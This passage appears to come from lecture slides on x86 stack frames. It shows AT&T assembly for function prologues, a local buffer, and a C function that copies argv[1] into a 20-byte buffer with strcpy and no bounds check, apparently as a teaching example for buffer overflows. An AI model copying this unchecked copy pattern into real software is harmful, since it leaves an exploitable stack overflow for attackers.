    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
```

Now let's add a buffer



```
foo:
    pushl %ebp
    movl %esp, %ebp
    subl $32, %esp
    movl $0, %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
```


Calling a libC function

```
int foo(char *str)
{
    char buf[20];
    strcpy(buf, str);
    return 0;
}
```


```
int main(int argc,
         char *argv[])
{
    return foo(argv[1]);
}
```

```
foo:
    pushl %ebp
    movl %esp, %ebp
    subl $36, %esp
    movl 8(%ebp), %eax
    movl %eax, 4(%esp)
    leal -28(%ebp), %eax
    movl %eax, (%esp)
    call strcpy
    xorl %eax, %eax
    leave
    ret
```


Calling a libC function




Calling a libC function




Calling a libC function



